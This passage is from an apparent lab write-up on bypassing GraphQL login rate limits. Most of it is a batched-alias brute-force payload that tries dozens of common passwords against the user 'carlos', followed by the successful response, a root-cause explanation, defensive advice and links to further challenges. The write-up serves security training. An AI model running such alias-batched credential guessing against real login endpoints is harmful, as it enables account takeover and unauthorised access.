\"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce16:login(input:{password: \"shadow\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce17:login(input:{password: \"master\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce18:login(input:{password: \"666666\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce19:login(input:{password: \"qwertyuiop\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce20:login(input:{password: \"123321\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce21:login(input:{password: \"mustang\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce22:login(input:{password: \"1234567890\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce23:login(input:{password: \"michael\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce24:login(input:{password: \"654321\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce25:login(input:{password: \"superman\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce26:login(input:{password: \"1qaz2wsx\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce27:login(input:{password: \"7777777\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce28:login(input:{password: \"121212\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce29:login(input:{password: \"000000\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce30:login(input:{password: \"qazwsx\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce31:login(input:{password: \"123qwe\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce32:login(input:{password: \"killer\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce33:login(input:{password: \"trustno1\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce34:login(input:{password: \"jordan\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce35:login(input:{password: \"jennifer\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce36:login(input:{password: \"zxcvbnm\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce37:login(input:{password: \"asdfgh\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce38:login(input:{password: \"hunter\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce39:login(input:{password: \"buster\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce40:login(input:{password: \"soccer\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce41:login(input:{password: \"harley\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce42:login(input:{password: \"batman\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce43:login(input:{password: \"andrew\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce44:login(input:{password: \"tigger\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce45:login(input:{password: \"sunshine\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce46:login(input:{password: \"iloveyou\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce47:login(input:{password: \"2000\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce48:login(input:{password: \"charlie\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce49:login(input:{password: \"robert\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce50:login(input:{password: \"thomas\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce51:login(input:{password: \"hockey\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce52:login(input:{password: \"ranger\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce53:login(input:{password: \"daniel\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce54:login(input:{password: \"starwars\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce55:login(input:{password: \"klaster\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce56:login(input:{password: \"112233\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce57:login(input:{password: \"george\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce58:login(input:{password: \"computer\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce59:login(input:{password: \"michelle\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce60:login(input:{password: \"jessica\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce61:login(input:{password: \"pepper\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce62:login(input:{password: \"1111\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce63:login(input:{password: \"zxcvbn\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce64:login(input:{password: \"555555\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce65:login(input:{password: \"11111111\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce66:login(input:{password: \"131313\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce67:login(input:{password: \"freedom\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce68:login(input:{password: \"777777\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce69:login(input:{password: \"pass\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce70:login(input:{password: \"maggie\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce71:login(input:{password: \"159753\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce72:login(input:{password: \"aaaaaa\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce73:login(input:{password: \"ginger\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce74:login(input:{password: \"princess\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce75:login(input:{password: \"joshua\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce76:login(input:{password: \"cheese\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce77:login(input:{password: \"amanda\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce78:login(input:{password: \"summer\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce79:login(input:{password: \"love\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce80:login(input:{password: \"ashley\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce81:login(input:{password: \"nicole\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce82:login(input:{password: \"chelsea\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce83:login(input:{password: \"biteme\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce84:login(input:{password: \"matthew\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce85:login(input:{password: \"access\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce86:login(input:{password: \"yankees\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce87:login(input:{password: \"987654321\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce88:login(input:{password: \"dallas\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce89:login(input:{password: \"austin\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce90:login(input:{password: \"thunder\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce91:login(input:{password: \"taylor\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce92:login(input:{password: \"matrix\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce93:login(input:{password: \"mobilemail\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce94:login(input:{password: \"mom\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce95:login(input:{password: \"monitor\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce96:login(input:{password: \"monitoring\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce97:login(input:{password: \"montana\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce98:login(input:{password: \"moon\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\r\n\r\nbruteforce99:login(input:{password: \"moscow\", username: \"carlos\"}) {\r\n token\r\n success\r\n }\r\n\n}","variables":{"input":{"username":"exampleString","password":"exampleString"}}}
After sending the request, I checked the response and looked for the alias that returned success: true.
{
  "data": {
    "bruteforce34": {
      "token": "4532SCmLXiVTxIwiCw2tgBFJM2Obvrkc",
      "success": true
    }
  }
}
In this case, the successful alias was bruteforce34. Looking back at the generated payload, bruteforce34 used the password:
jordanSo Carlos’s credentials were:
username: carlos
password: jordan
I then used these credentials to log in as Carlos and completed the lab.
The root cause is that the application applies rate limiting at the HTTP request level only. GraphQL aliases allow multiple login attempts to be packed into a single request, so the server processes many password guesses before the rate limit is triggered.
A better defense would be to rate-limit login attempts based on the actual authentication operation, not just the number of HTTP requests. The server should also limit GraphQL query complexity, restrict excessive aliases, and apply account-based brute-force protection.
GraphQL CSRF
Rootme challenges (update later)
GraphQL-Introspection
https://www.root-me.org/fr/Challenges/Web-Serveur/GraphQL-Introspection
GraphQL-Injection
https://www.root-me.org/fr/Challenges/Web-Serveur/GraphQL-Injection
GraphQL-Backend-injection
https://www.root-me.org/fr/Challenges/Web-Serveur/GraphQL-Backend-injection
GraphQL-Mutation
https://www.root-me.org/fr/Challenges/Web-Serveur/GraphQL-Mutation